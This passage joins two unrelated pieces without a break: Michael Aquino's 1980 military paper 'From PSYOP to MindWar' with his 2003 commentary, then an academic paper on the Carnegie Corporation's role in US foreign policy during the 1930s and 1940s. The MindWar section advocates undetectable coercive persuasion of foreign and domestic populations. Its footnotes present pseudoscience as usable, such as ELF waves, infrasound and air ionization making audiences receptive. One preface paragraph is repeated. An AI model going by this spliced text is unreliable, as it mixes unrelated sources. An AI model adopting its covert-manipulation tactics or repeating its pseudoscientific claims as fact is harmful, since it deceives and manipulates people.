MindWar reverses this sequence. Psychological means for achieving victory - essentially through convincing the enemy that he really wants to bring his national policies into harmony with ours - are fashioned in support of basic political goals. The use of "ordinary" military force (bombs, bullets, etc.) is regarded as a "last resort" in circumstances wherein *MindWar* by itself fails.

¹ Later Major General, USAR.

² The term "MindWar" was coined by another PSYOP officer, Colonel Richard Sutter, and myself in 1977. After seeing the recent film *Star Wars*, we played with a modification of its name as a futuristic replacement for the somewhat bland Army designation "Psychological Operations". An avowedly science-fictional treatment of *MindWar*, complete with a caricature of Sutter at its helm, appears in my *Star Wars* story *The Dark Side*, available at www.xeper.org/maquino

The advantage of MindWar is that it conducts wars in nonlethal, noninjurious, and nondestructive ways. Essentially you overwhelm your enemy with argument. You seize control of all of the means by which his government and populace process information to make up their minds, and you adjust it so that those minds are made up as you desire. Everyone is happy, no one gets hurt or killed, and nothing is destroyed.

Ordinary warfare, on the other hand, is characterized by its **lack** of reason. The antagonists just maim or kill each other's people, and steal or destroy each other's land, until one side is hurt so badly that it gives up [or both sides are hurt so badly that they agree to stop short of victory]. After such a war there is lasting misery, hate, and suffering.

The only loser in MindWar are the war profiteers: companies and corporations which grow fat on orders for helicopters, tanks, guns, munitions, etc. Consequently what President Dwight Eisenhower referred to as the "military/industrial complex" can be counted upon to resist implementation of MindWar as the governing strategic conflict doctrine.

That's the MindWar prospectus in its most simplified form.

While in the 1980s I had no reason to think that this paper had had any official effect upon U.S. PSYOP doctrine within or beyond the Army, it was with some fascination that I saw specific of its prescriptions applied during the first Gulf War, and recently even more obviously during the 2003 invasion of Iraq. In both instances extreme PSYOP was directed both against the object of the attack and upon U.S. domestic public perception and opinion, in 2003 to the extent of "embedding" journalists with military units to inevitably channel their perspectives and perceptions.

The impact of even these minor techniques of MindWar was remarkable. A psychological climate of inexorable U.S. victory was created and sustained in both the United States and Iraq, which accelerated that victory on the ground.

Somewhat less positively, the failure of MindWar in this instance to be guided by only the most rigorous principles of truth and ethics has just as inexorably led to a substantial post-victory evaporation of that euphoric climate. Therein lies the Achilles' heel of MindWar. Invoking as it does the most intense emotions and commitments of its audiences, it **must** deliver the goods **as they are judged by the target audiences**. If the ethical values of those audiences are not respected - if MindWar is used only in the service of ulterior motives and objectives - the resulting "disintoxication" can be socially shattering.

In 1987 I wrote a more extensive research paper for the National Defense University concerning the ethics of PSYOP. Particularly if MindWar is actually to be employed as a feature of U.S. foreign policy, I cannot stress too strongly the need for its subordination to the strictest and most enlightened principles of humanity as discussed in that paper. *Psychological Operations: The Ethical Dimension* is also available for download at www.xeper.org/maquino

Now let's take a look at the 1980 *MindWar* paper itself. In addition to its original footnotes (which generally identify quote-sources), I have added a few new ones to highlight/critique some of its themes. These new footnotes are identified by "[MA2003]" at their beginning.

The advantage of MindWar is that it conducts wars in nonlethal, noninjurious, and nondestructive ways. Essentially you overwhelm your enemy with argument. You seize control of all of the means by which his government and populace process information to make up their minds, and you adjust it so that those minds are made up as you desire. Everyone is happy, no one gets hurt or killed, and nothing is destroyed.

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From PSYOP to MindWar: The Psychology of Victory

LTC John Alexander's *Military Review* article in support of "psychotronics" - intelligence and operational employment of ESP - was decidedly provocative.³ Criticism of research in this area, based as it is on existing frontiers of scientific law, brings to mind the laughter that greeted the Italian scientist Spallanzani in 1794 when he suggested that bats navigate in the dark means of what we now call sonar. "If they see with their ears, then do they hear with their eyes?" went the joke, but I suspect that the U.S. Navy is glad someone took the idea seriously enough to pursue it.⁴

Psychotronic research is in its infancy, but the U.S. Army **already** possesses an operational weapons systems designed to do what LTC Alexander would like ESP to do - except that **this** weapons system uses **existing** communications media. It seeks to map the minds of neutral and enemy individuals and then to change them in accordance with U.S. national interests. It does this on a wide scale, embracing military units, regions, nations, and blocs. In its present form it is called **Psychological Operations** (PSYOP).

Does PSYOP work, or is it a merely a cosmetic with which field commanders would rather not be bothered?

Had the question been asked in 1970, the answer would have been that PSYOP works very well indeed. In 1967 and 1968 alone, a total of 29,276 armed Viet Cong/NVA (the equivalent of 95 enemy infantry battalions) surrendered to ARVN or MACV forces under the *Chieu Hoi* amnesty program - the major PSYOP effort in the Vietnam War. At the time MACV estimated that the elimination of that same number of troops in combat would of cost us 6,000 dead.⁵

On the other hand, we lost the war - not because we were out-fought, but because we were out-PSYOPed. Our national will to victory was attacked more effectively than we attacked that of the North Vietnamese and Viet Cong, and perception of this fact encouraged the enemy to hang on until the United States finally broke and ran for home.

So our PSYOP failed. It failed not because its principles were unsound, but rather because it was outmatched by the PSYOP of the enemy. The Army's efforts enjoyed some impressive successes, but our own PSYOP did not really change the minds of the enemy populace, nor did it defend the U.S. populace at home against the propaganda of the enemy. Furthermore the enemy's PSYOP was so strong that it - not bigger armies or better weapons - overcame all of the Cobras and Spookys and ACAVs and B52s we fielded. The lesson is not to ignore our own PSYOP capability, but rather to change it and strengthen it so that it can do precisely **that** kind of thing to our enemy in the next war. Better hardware is nice, but by itself it will change nothing if we do not win the war for the mind.

The first thing it is necessary to overcome is a view of PSYOP that limits it to routine, predictable, over-obvious, and hence marginally effective "leaflet and loudspeaker" applications. Battlefield devices of this sort have their place, but it should be that of a accessory to the main effort. That main effort cannot begin at the company or division level; it must originate at the national level. It must strengthen our national will to victory

³ Alexander, Lieutenant Colonel John B., "The New Mental Battlefield: Beam me up, Spock" in *Military Review*, Vol LX, No. 12 December 1980.

⁴ [MA2003] Alexander (later Colonel) was involved with "parapsychological" ideas and experiments such as ESP and "remote viewing". These have no connection whatever with either traditional PSYOP or MindWar. Cf. my paper *Project Star Gate: \$20 Million up in Smoke [and Mirrors]* at www.xeper.org/maquino.

⁵ "Chieu Hoi: The Winning Ticket". MACV Command Information Pamphlet 6-69, March 1969.

and it must attack and ultimately destroy that of our enemy. It both causes and is affected by physical combat, but it is a type of war which is fought on a far more subtle basis as well - in the minds of the national populations involved.

So let us begin with a simple name change. We shall rid ourselves of the self-conscious, almost "embarrassed" concept of "psychological operations". In its place we shall create **MindWar**. The term is harsh and fear-inspiring, and so it should be: It is a term of **attack and victory** - not one of the rationalization and coaxing and conciliation. The enemy may be offended by it; that is quite all right as long as he is **defeated** by it. A definition is offered:

MindWar is the deliberate, aggressive convincing of all participants in a war that we will win that war.

It is **deliberate** in that it is planned, systematic, and comprehensive effort involving all levels of activity from the strategic to the tactical. It is **aggressive** because opinions and attitudes must be actively changed from those antagonistic to us to those supportive of us if we are to achieve victory. We will not win if we content ourselves with countering opinions and attitudes instilled by enemy governments. We must reach the people **before** they resolve to support their armies, and we must reach those armies **before** our combat troops ever see them on battlefields.

Compare this definition with that of psychological warfare as first offered by General William Donovan of the OSS in his World War II-era "Basic Estimate of Psychological Warfare":

Psychological warfare is the coordination and use of all means, including moral and physical, by which the end is attained - other than those of recognized military operations, but including the psychological exploitation of the result of those recognized military actions - which tend to destroy the will of the enemy to achieve victory and to damage his political or economic capacity to do so; which tend to deprive the enemy of the support, assistance, or sympathy of his allies or associates or of neutrals, or to prevent his acquisition of such support, assistance, or sympathy; or which tend to create, maintain, or increase the will to victory of our own people and allies and to acquire, maintain, or to increase the support, assistance, and sympathy of neutrals.⁶

If the euphemism "psychological operations" resulted from, as one general officer put it in a 1917 letter, "a great need for a synonym which would be used in peacetime that would not shock the sensibilities of a citizen of democracy", then it may have succeeded domestically.⁷ On the other hand it does not seem to have reassured the sensibilities of the Soviets, who in 1980 described the U.S. Army PSYOP as including:

... unpardonable methods of ideological sabotage including not just blackmail, provocation, and terror.⁸

⁶ Roosevelt, Kermit (Ed.) *War Report of the OSS*. New York: Walker and Company, 1976, Volume I, page 99.

⁷ Letter, Major General W.C. Wyman to Major General Lauris Norsted, 22 July 1947, quoted to Paddock, Colonel Alfred H., "Psychological and Unconventional Warfare, 1941-1952: Origins of a 'Special Warfare' Capability for the United States Army". Carlisle Barracks: U.S. Army War College.

⁸ Belashchenko, T., "Black Propaganda" from Fort Bragg" in *Sovetskiy Voin*. Moscow, June 1980, pages 46-47.

The reluctance with which the Army has accepted even an "antiseptic" PSYOP component is well-documented in Colonel Alfred Paddock's brilliant treatise on the history of PSYOP establishment. Again and again efforts to forge this weapon into its most effective configuration were frustrated by leaders who could not or should not see that wars are fought and won or lost not on battlefields but in the **minds** of men. As Colonel Paddock so aptly concludes:

In a real sense, the manner in which psychological and unconventional warfare evolved from 1941 until their union as a formal Army capability in 1952 suggests a theme that runs throughout the history of special warfare: the story of a hesitant and reluctant Army attempting to cope with concepts and organizations of an unconventional nature.⁹

According to the present doctrine, PSYOP is considered an **accessory** to the main effort of winning battles and wars; the term usually used is "force multiplier". It is certainly **not** considered a precondition to command decisions. Thus PSYOP cannot **predetermine** the political or psychological effectiveness of a given military action. It can only be used to point that action in the best possible colors **as** it is taken.

MindWar cannot be so relegated. It is, in fact, the strategy to which tactical warfare must conform if it is to achieve maximum effectiveness. The MindWar scenario must be **preeminent** in the mind of the commander and must be the **principal** factor in his every field decision. Otherwise he sacrifices measures which actually contribute to winning the war to measures of immediate, tangible satisfaction. [Consider the rationale for "body counts" in Vietnam.]

Accordingly PSYOP "combat support" units as we now know them must become a thing of the past. MindWar teams must offer technical expertise to the commander **from the onset of the planning process**, and at all levels down to that of the battalion. Such teams cannot be composed - as they are now - of branch-immaterial officers and NCOs who know simply the basics of tactical propaganda operations. They must be composed of full-time experts who strive to translate the strategy of national MindWar into tactical goals maximize the effective winning of the war and minimize loss of life. Such MindWar teams will win commanders respect only if they can deliver on their promises.¹⁰

What the Army now considers to be the most effective PSYOP - tactical PSYOP - is actually the most limited and primitive effort, due to the difficulties of formulating and delivering messages under battlefield constraints. Such efforts must continue, but they are properly seen as **reinforcement** of the main MindWar effort. If we do not attack the enemy's will until he reaches the battlefield, his nation will have strengthened it as best it can. We must attack **that** will **before** it is thus locked in place. We must instill in it a predisposition to inevitable defeat.

Strategic MindWar must begin the moment war is considered to be inevitable. It must seek out the attention of the enemy nation through every available medium, and it must strike at the nation's potential soldiers **before** they put on their uniforms. It is in their homes and their communities that they are most vulnerable to MindWar. Was the United States defeated in the jungles of Vietnam, or was it defeated in the streets of American cities?

⁹ Paddock, *op. cit.*, page 258.

¹⁰ [MA2003] In 1980 neither PSYOP nor Special Forces were career branches in the Army. Rather they were "branch-immaterial", meaning that assignments to them were relatively brief and at the long-term risk of promotion within one's basic branch. Later SF would become both an officer and an enlisted branch, and PSYOP would gain an enlisted branch, but PSYOP does not yet have an officer career branch.

To this end MindWar must be strategic in emphasis, with tactical applications playing a reinforcing, supplementary role. In its strategic context, MindWar must reach out to friends, enemies, and neutrals alike across the globe - neither through primitive "battlefield" leaflets and loudspeakers of PSYOP nor through the weak, imprecise, and narrow effort of psychotronics¹¹ - but through the media possessed by the United States which have the capabilities to reach virtually all people on the face of the Earth.

These media are, of course, the **electronic** media - television and radio. State of the art developments in satellite communication, video recording techniques, and laser and optical transmission of broadcasts make possible a penetration of the minds of the world such as would have been inconceivable just a few years ago. Like the sword Excalibur, we have but to reach out and seize this tool; and it can transform the world for us if we have the courage and the integrity to enhance civilization with it. If we do not accept Excalibur, then we relinquish our ability to inspire foreign cultures with our morality. If they then desire moralities unsatisfactory to us, we have no choice but to fight them on a more brutish level.

MindWar must target **all** participants if it is to be effective. It must not only weaken the enemy; it must strengthen the United States. It strengthens the United States by denying enemy propaganda access to our people, and by explaining and emphasizing to our people the rationale for our national interest in a specific war.

Under existing United States law, PSYOP units may not target American citizens.¹² That prohibition is based upon the presumption that "propaganda" is necessarily a lie or at least a misleading half-truth, and that the government has no right to lie to the people. The Propaganda Ministry of Goebbels must not be a part of the American way of life.

Quite right, and so it must be axiomatic of MindWar that it **always** speaks the truth. Its power lies in its ability to focus recipients' attention on the truth of the **future** as well as that of the present. MindWar thus involves the stated promise of the truth that the United States has resolved to make real if it is not already so.

MindWar is not new. Nations' greatest - and least costly - victories have resulted from it, both in time of actual combat and in time of threatened combat. Consider the atomic attacks on Hiroshima and Nagasaki. The physical destruction of those two cities did not destroy Japan's ability to continue fighting. Rather the psychological shock of the weapons destroyed what remained of Japan's national will to fight. Surrender followed; a long and costly ground invasion was averted.¹³

MindWar's effectiveness is a function of its own skillful use of communications media, but no greater error could be made than to confuse MindWar with merely a greater and more unprincipled propaganda effort. "Propaganda" as defined by Harold Lasswell, is:

¹¹ [MA2003] "Psychotronics" was a term applied to concepts such as ESP and "remote viewing" by some government agencies in the 1970s-80s, possibly to make them sound more "scientific".

¹² [MA2003] This law was established after World War II, purportedly both out of distaste for the extreme domestic propaganda of the fascist powers and because of misgivings about American domestic propaganda, particularly during World War I. At the time of this paper (1980), the law was so strict that, for example, printing presses of Army PSYOP units were prohibited from being used to run off posters for local military recruiting stations.

¹³ [MA2003] Nevertheless Hiroshima and Nagasaki are not very good examples of MindWar, because - despite their psychological impact - they involved the killing and injuring of a great many people. MindWar is perfect when no one is physically harmed.

... the expression of opinions or actions carried out deliberately by individuals or groups with a view to influence the opinions or actions of other individuals or groups for predetermined ends and through psychological manipulations.¹⁴

Propaganda, when it is recognized as such - and anything produced by a "PSYOP" unit is so recognized - is automatically assumed to be a lie or at least a distortion of the truth. Therefore it works only to the extent that a militarily-pressed enemy is willing to do what we want him to. It does **not** work because we have convinced him to see the truth as we see it.

If his "Conclusions" chapter to the Army's exhaustive 1976 case-study of PSYOP techniques, L. John Martin affirms this coldly and bluntly:

What this all boils down to is that if our persuasive communication ends up with a near positive effect, we must attribute it to luck, not science... The effectiveness of propaganda may be even less predictable and controllable than the effectiveness of mere persuasive communication.¹⁵

Correspondingly propagandists are assumed to be liars and hypocrites, willing to paint anything attractive colors to dupe the gullible. As Jacques Ellul puts it:

The propagandist is not, and cannot be, a "believer". Moreover he cannot believe in the ideology he must use in his propaganda. He is merely a man at the service of a party, a state, or some other organization, and his task is to insure the efficiency of that organization ... If the propagandist has any political conviction he must put it aside in order to be able to use some popular mass ideology. He cannot even share that ideology, for he must use it as an object and manipulate it without the respect that he would have for it if he believed in it. He quickly acquires contempt for these popular images and beliefs...¹⁶

Unlike PSYOP, MindWar has nothing to do with deception or even with "selected" - and therefore misleading - truth. Rather it states a **whole** truth that, if it does not now exist, will be forced into existence by the will of the United States. The examples of Kennedy's ultimatum to Khrushchev during the Cuban Missile Crisis and Hitler's stance at Munich might be cited.

A MindWar message does not have to fit conditions of abstract credibility as do PSYOP themes; its source **makes** it credible. As Livy once said:

The terror of the Roman name will be such that the world shall know that, once a Roman army has laid siege to a city, **nothing** will move it - not the rigors or winter nor the weariness of months and years - that it knows no end but victory and is ready, if a swift and sudden stroke will not serve, to preserve until that victory is achieved.¹⁷

Unlike Ellul's cynical propagandist, the MindWar operative must **know** that he speaks the truth, and he must be **personally committed** to it. What he says is only a part of MindWar; the rest - and the test of its effectiveness - lies in the conviction he projects to his

¹⁴ Lasswell, Harold D. in Ellul, Jacques, *Propaganda: The Formation of Men's Attitudes*. New York: Random House, 1965, pages xi-xii.

¹⁵ Martin, L. John, "Effectiveness of International Propaganda" in Department of the Army Pamphlet 525-7-2 *The Art and Science of Psychological Operations: Case Studies of Military Application*, Volume Two. Washington, D.C.: American Institutes for Research, 1976, page 1020.

¹⁶ Ellul, Jacques, *Propaganda: The Formation of Men's Attitudes*. New York: Random House, 1965, pages 196-197.

¹⁷ Keller, Werner, *The Etruscans*. New York: Alfred A. Knopf, 1974, page 262.

audience, in the rapport he establishes with it.

And this is nothing that can be easily faked, if in fact it can be faked at all. "Rapport", which the *Comprehensive Dictionary of Psychological and Psychoanalytical Terms* defines as "unconstrained relations of mutual confidence", approaches the subliminal; some researchers have suggested that it is itself a subconscious and even perhaps even ESP-based "accent" to an overt exchange of information.

Why does one believe one television newsman more than another, even though both may report the same headlines? The answer is that there is **rapport** in the former case; and it is a rapport which has been recognized and cultivated by the most successful broadcasters.

We have covered the statement of inevitable truth and the conviction behind that statement; these are qualities of the MindWar operative **himself**. The recipient of the statement will judge such messages not only by his conscious understanding of them, but also by the mental conditions under which he receives them. The theory behind "brainwashing" was that physical torture and deprivation would weaken the mind's resistance to suggestion, and this was true to a point. But in the long run brainwashing does not work, because intelligent minds later realize their suggestibility under such conditions and therefore discount impressions and options inculcated accordingly.¹⁸

For the mind to believe in its own decisions, it must feel that it made those decisions **without** coercion. Coercive measures used by the operative, consequently, must not be detectable by ordinary means. There is no need to resort to mind-weakening drugs such as those explored by the CIA; in fact the exposure of a single such method would do unacceptable damage to MindWar's reputation for truth.

Existing PSYOP identifies purely-sociological factors which suggest appropriate idioms for messages. Doctrine in this area is highly developed, and the task is basically one of assembling and maintaining individuals and teams with enough expertise and experience to apply the doctrine effectively. This, however, is only the sociological dimension of target receptiveness measures. There are some purely natural conditions under which minds may become more or less receptive to ideas, and MindWar should take full advantage of such

¹⁸ Cf. John Marks, *The Search for the "Manchurian Candidate"*. New York: Times Books, 1979.

phenomena as atmospheric electromagnetic activity¹⁹, air ionization²⁰, and extremely low frequency waves²¹.

At the root of any decision to institute MindWar in the U.S. defense establishment is a very simple question: Do we wish to win the next war in which we choose to become involved, and do we wish to do so with minimum loss of human life, at minimum expense, and in the least amount of time? If the answer is yes, then MindWar is a necessity. If we wish to trade that kind of victory for more American lives, economic disaster, and negotiated stalemates, then MindWar is inappropriate, and if used superficially will actually contribute to our defeat.

In MindWar there is no substitute for victory.²²

¹⁹ **Atmospheric electromagnetic (EM) activity:** The Human body communicates internally by EM and electrochemical impulses. The EM field displayed in Kirlian photographs, the effectiveness of acupuncture, and the body's physical responses to various types of EM radiation (X-rays, infrared radiation, visible light spectra, etc.) are all examples of human sensitivity to EM forces and fields. Atmospheric EM activity is regularly altered by such phenomena as sunspot eruptions and gravitational stresses which distort the Earth's magnetic field. Under varying external EM conditions, humans are more or less disposed to the consideration of new ideas. MindWar should be timed accordingly. Per Dr. L.J. Ravitz:

Electromagnetic field constructs add fuel to the assumption unifying living matter harmoniously with the operations of nature, the expression of an electromagnetic field no less than non-living systems; and that as points on spectrums, these two entities may at last take their positions in the organization of the universe in a way both explicable and rational ... A tenable theory has been provided for emergence of the nervous system, developing not from functional demands, but instead deriving as a result of dynamic forces imposed on cell groups by the total field pattern. Living matter on has a definition of state based on relativity field physics, through which it has been possible to detect a measurable property of total state functions. (Ravitz, State-Function, Including Hypnotic States" in *Journal of American Society of Psychosomatic Dentistry and Medicine*, Vol. 17, No. 4, 1970.)

²⁰ **Ionization of the air:** An abundance of negative condensation nuclei ("air ions") in ingested air enhances alertness and exhilaration, while an excess of positive ions enhances drowsiness and depression. Calculation of the ionic balance of a target audience's atmospheric environment will be correspondingly useful. Again this is a naturally-occurring condition - caused by such varying agents as solar ultraviolet light, lightning, and rapidly-moving water - rather than one which must be artificially created. (Detonation of nuclear weapons, however, will alter atmospheric ionization levels.) Cf. Soyke, Fred and Edmonds, Alan, *The Ion Effect*. New York: E.P. Dutton, 1977.

²¹ **Extremely Low Frequency (ELF) waves:** ELF waves up to 100 Hz are once more naturally occurring, but they can also be produced artificially (such as for the Navy's Project Sanguine for submarine communication). ELF-waves are not normally noticed by the unaided senses, yet their resonant effect upon the human body has been connected to both physiological disorders and emotional distortion. Infrasound vibration (up to 20 Hz) can subliminally influence brain activity to align itself to *delta, theta, alpha*, or *beta* wave patterns, inclining an audience toward everything from alertness to passivity. Infrasound could be used tactically, as ELF-waves endure for great distances; and it could be used in conjunction with media broadcasts as well. See Playfair, Guy L. and Hill, Scott, *The Cycles of Heaven*. New York: St. Martin's Press, 1978, pages 130-140.

²² [MA2003] After General of the Army Douglas MacArthur's famous aphorism: "In war there is no substitute for victory."

"MISCELLANEOUS CHATTER ABOUT FOREIGN AFFAIRS"?

The Carnegie Corporation
and the mobilisation of bias during
America's Rise to Globalism

American philanthropic foundations have been sources of great interest to social and political scientists for many years, particularly in relation to their role in the development of the social sciences, of black education, and the evolution of several other academic disciplines and social and cultural fields. But there has been very little attention paid to the role of foundations in what must be in societal and global terms, the most profound development of the 20th century - the rise of the United States to the status of 'superpower', or its 'rise to globalism'. Yet it would be surprising if institutions that have played such an extraordinarily influential role in the strategic developments in practically all fields within the academy, seeking to innovate the study of medical, sociological, social and political phenomena, and promoting the use of scientific techniques to address the burning issues of the day, were not also be interested in, and aware of, the changing position of the United States in the world. The paternalistic, elitist and progressivist instincts of the men who founded, led and ran the foundations, with their huge financial power, were part of an emerging stratum in American society - a (foreign policy) establishment - that believed in the nationalisation of American life, in the expansion of America's horizons internationally, frequently in the benefits of (American) imperialism, and of the moral superiority of the United States relative to the European powers.

In this paper, I aim to look at the role of the Carnegie Corporation in the field of foreign affairs, specifically to consider its functions during the late 1930s and World War II when the United States began to 'globalise' its outlook. While several studies allude to the role of the Carnegie Corporation (and the Rockefeller Foundation) in US foreign affairs - (S&M; GWD; RDS; MWala etc..) detailed archive-based studies are few and far between (Berman). My paper is based within two separate but related theoretical schools: the Gramscian and Corporatist, with their focus on hegemonic projects, historical bloc and the role of intellectuals (Gramsci) and on a synthetic "organisational/managerial" sector merging the public and private spheres in twentieth century America. Both point, to a degree, to a key role for an "Establishment" in US foreign policy itself, for its implementation, and for the mobilisation of public opinion to back official policies, specifically to promote internationalism and defeat isolationism. One way or another the Corporation was an active element of the foreign policy establishment and constitutes an interesting subject for study.

The Corporation was connected with the state, with private think tanks and policy research organisations, publicity associations, single-issue pressure groups and with the universities. It

backed programmes of basic research helped disseminate the results and, backed the study of public opinion trends for the purposes of public opinion mobilisation behind an internationalist foreign policy. With its very large financial resources, its strategic outlook and essentially "nationalistic" internationalism, the foundation set in motion or reinforced factors that played a vital role in the process of America's gradual rejection of isolationism and the development of a globalist consensus.

THE ROLE OF THE CARNEGIE CORPORATION

The Carnegie Corporation was formed in 1911 by the Scottish-American industrialist Andrew Carnegie, with an endowment of \$135m, all but \$12m of which was to be devoted to "educational purposes in the United States."¹ Of course, most of the funds went on the education of children and youth. A certain proportion, however, was earmarked for "adult education," which formed a notable rationale for certain Carnegie Corporation inspired foreign affairs projects and interventions. Although, the Carnegie Corporation provided many small-scale grants to individuals, its most significant expenditures in the fields of foreign affairs were directed towards institutions, especially certain 'blue-chip/ribbon' private associations: the foreign affairs section of the Institute of Advanced Study, and its head, Edward Meade Earle, at Princeton University; the New York Council on Foreign Relations (CFR); the Foreign Policy Association (FPA); and the Institute of Pacific Relations (IPR), the Carnegie Endowment for International Peace; and the Institute of International Education. This paper deals with each of these in turn.

CARNEGIE CORPORATION'S OVERALL OUTLOOK

The Carnegie Corporation, as indicated in its own annual reports, was an educational force, even though it claimed to have no ideas of its own to promote. Its 1945 annual report argued, for example, that "If foundations created ideas and induced men to promote them, the result would be deadening and to a large measure predetermined ..." The Carnegie Corporation, it went on, would support "responsible men, or institutions, who have ideas that are inspirational, basic and vital."² A later report explained that "this foundation is neither a cultivator of fields nor a harvester of crops; it supplies fertilisers."³ If it could not be accused of creating ideas, the CC vehemently denied allegations that it was a source of propaganda. In 1944, its officers complained that they did not back any "causes" and were "not free to undertake support of enterprises carrying on propaganda or otherwise attempting to influence legislation."⁴ And in 1950, the CC further countered charges that it was engaged in "persuasion or indoctrination" by arguing that its role was the provision of "information and understanding."⁵

The CC's belief in providing information and understanding however, extended to supporting educational initiatives for increasing American national unity and criticising teachers for falling victim to "relativism" in "presenting the American value system ... as one of great variety of equally workable systems under which men have lived and may live in the future."⁶ In addition, the Corporation became, in the post-1945 period, interested in the democratisation of the world's "underdeveloped nations". "One technique", according to the CC, particularly in areas "in which the Russians are exerting pressure, is that of identifying strong native leaders who believe

passionately in freedom and who ... have the capacity to understand and deal with pressing economic and social problems which plague people and create such favourable circumstances for Communist propaganda." ⁷

Such a perspective leads us neatly into the CC's foreign policy outlook which, in most essentials, mirrored that of the foreign policy establishment of which the foundation was a part. In international relations, the CC aimed to enhance "adult appreciation of international responsibilities ... [because the people's] ... conception of international responsibility bears heavily upon the thinking of their representatives." The chief instruments for enhancing such adult appreciation, the CC report continued, were to be the "colleges, as well as the graduate schools," because "Community leaders are more likely to come from the college group which also supplies teachers and, latterly, effective practitioners in the various departments of government." ⁸

The Corporation proposed to expand the teaching of "American Studies" within the USA upon the basis that the "precept know thyself is as important for nations as for individuals, and particularly for a nation which, after a period of headlong and tumultuous growth, finds itself in a position of world leadership". The Corporation further pledged to combine its efforts "in the encouragement of research and the dissemination of knowledge on international affairs," principally to increase Americans' knowledge "of foreign areas and [its] ... supply of trained experts on these areas. Both, the CC concluded, "are essential if the United States is to play effectively its role of leadership in world affairs." ⁹

The Carnegie Corporation leaders and functionaries therefore operated within an institutional culture that was agreed about the essential value of the USA to the world, its rightful role and duty to lead the Western, if not the whole, world, and of the need to increase the intellectual/educational preparedness of the American people to back the nation's leaders in a thorough and "constructive manner." Based upon such convictions, the CC tried to assert its influence in a variety of ways, several of which are explored below.

Six agencies accounted for the bulk of the CC's funding in the international relations area, at least up to 1942, in which \$450,000 has been expended since the late 1920s: the Council on Foreign Relations (CFR), the Foreign Policy Association (FPA), the Institute of Pacific Relations (IPR), and the foreign relations division of Princeton University's Institute for Advanced Study, headed by Professor Edward Meade Earle, the CEIP; and the IIE. According to an official memorandum by Columbia University political scientist, Nathaniel Peffer, four agencies, CFR/FPA/IPR/Institute of administrative Study, were responsible for "nearly all the systematic work done in international relations in this country." In addition, he argued, these agencies had, "without arrangement or design," functionally divided up the "whole range of the population above the mass" between them: the Institute for Advanced Study focused on fundamental research and scholarship for academic and official consumption; the CFR on "keymen" in government, business and journalism; the FPA and IPR on the "upper-middle class" by which Peffer meant the college-educated "class". "On the whole," Peffer suggested, "from the point of

view of the diffusion of knowledge of international relations the Corporation has chosen wisely.”¹⁰

EARLE AND THE INSTITUTE FOR ADVANCED STUDY

The work of Professor Earle was closely connected with that of the American Committee for International Studies (ACIS), of which he was appointed Research Director in 1939, with substantial funding from the Rockefeller Foundation.¹¹ The aims of Earle and of the ACIS were principally the conduct of “basic research” on the “interests, obligations, and opportunities of the United States”, with regard to the post-war settlement. The term “basic research” was expansive enough to permit examination of how and on which terms the USA might participate in peace-making and use its experience of federalism for global ends. As the war progressed - specifically with the beginning of the Blitzkrieg - the Committee decided to examine the possibilities of conducting policy-orientated research, with a focus on four areas: the US’s military position; the economic and social aspects of war-preparation; US-western hemisphere relations; and studies of the “basic tendencies in present (sic) Germany, Japan and the U.S.S.R. and their implications for future United States relations.”¹²

With a CC grant in February 1940 (of \$86,500), Earle formed a research seminar that began to establish the relatively novel view (in America) that “military affairs are a legitimate and vital concern of the political and social scientists, that the scholar had a contribution to make to an understanding of military problems ...” Such studies, he argued, were “An Obligation of Scholarship,” the sub-title of his memorandum on defence studies. In a later memorandum, Earle sought to establish the view that “national defence (sic) has always been a motive in American history and that war must be regarded as a fundamental social phenomenon.” He urged, therefore, the study of “the role of military service in a democracy, the concept of hemispheric defence, our [military] position in the Far East ... and military policy as a problem of legislation and administration.” In late 1940 and in the spring of 1941, the Corporation provided \$38,000 to Earle and the Institute for his study of “United States Military Problems and Policy”¹³ The ACIS’s and Earle’s work was praised by Peffer in his report to the Corporation as “indispensable” Americans, he argued, must address the question of their nation’s foreign policy and the “military measure [that] can make that policy effective,” and that was precisely what Earle was doing. The research program of ACIS was hard-headed and realistic and was having an impact right across the academic discipline of international studies, as scholars who participated in the Princeton seminar returned to their own institutions, exercising “a certain invigorating influence in their own milieu.”¹⁴

Earle’s seminar studied and reported on topics ranging from the “Historical origins of American isolation,” to “Geo-political doctrines,” to “Elements of Seapower and balance of power in Europe and the Far East.” Up to 1942, the seminar had produced a number of major studies on American Naval power and was in the process of producing Albert K. Weinberg’s, “The Doctrine of Isolation in American History.” Earle’s work gained academic recognition and even the military services called him for consultation in Washington and also to make overseas

inspection visits. To Peffer, Earle was not only competent and well-known, he also had qualities "of tough-mindedness and worldly practicality, as well as contact with the world of politics, that are invaluable for this kind of work." Peffer contrasted Earle's approach to "most academic men in the same field", who "have the weakness of a wholly bookish and sometimes rhetorical approach," and looked forward to the day when the Princeton seminar would become "a full-fledged Center of Military and Political Studies." If that were to be, Peffer concluded, "the Corporation will have made a highly profitable investment."¹⁵

Earle's tough-mindedness was, at least in part, the inspiration for a "Conference on Atlantic Relations" that the ACIS organised in September 1941. The "Assumption and Basic Propositions" of the Conference were realistic ie less based on academic theories than on practical considerations. The ACIS assumed the defeat of Germany and the preponderance of Anglo-American power in the Atlantic region, giving them the power to "make the basic decisions as to broad lines of political and economic development in this area." The Conference would address how such power was to be utilised for security and peace-keeping. It was also planned to discuss the "fate" of Britain, especially if she were to be reduced to a European power with concomitant implications for its imperial connections, and for America's role in Europe itself. The conference planners also mulled over the fact that America was likely to emerge from the war as the richest power in the world, and wondered whether the "American people" would back a programme of global economic expansion.¹⁶ In spite of claims to the effect that the Carnegie Corporation was uninterested in policy questions, its Presidential Assistant, Charles Dollard, supported the Conference and its basic assumptions, and agreed to meet some of the costs.¹⁷

The overall impression of the work of Earle at the Institute for Advanced Study and of the ACIS is one of policy-oriented, hard-headed realism or "tough-mindedness." This is illustrated by its seminar programme, its publications and by the North Atlantic Conference. It is reinforced by the example of a study - from a radically different perspective - proposed by Robert Lynd at the request of the ACIS and rejected for funding by Carnegie philanthropy.

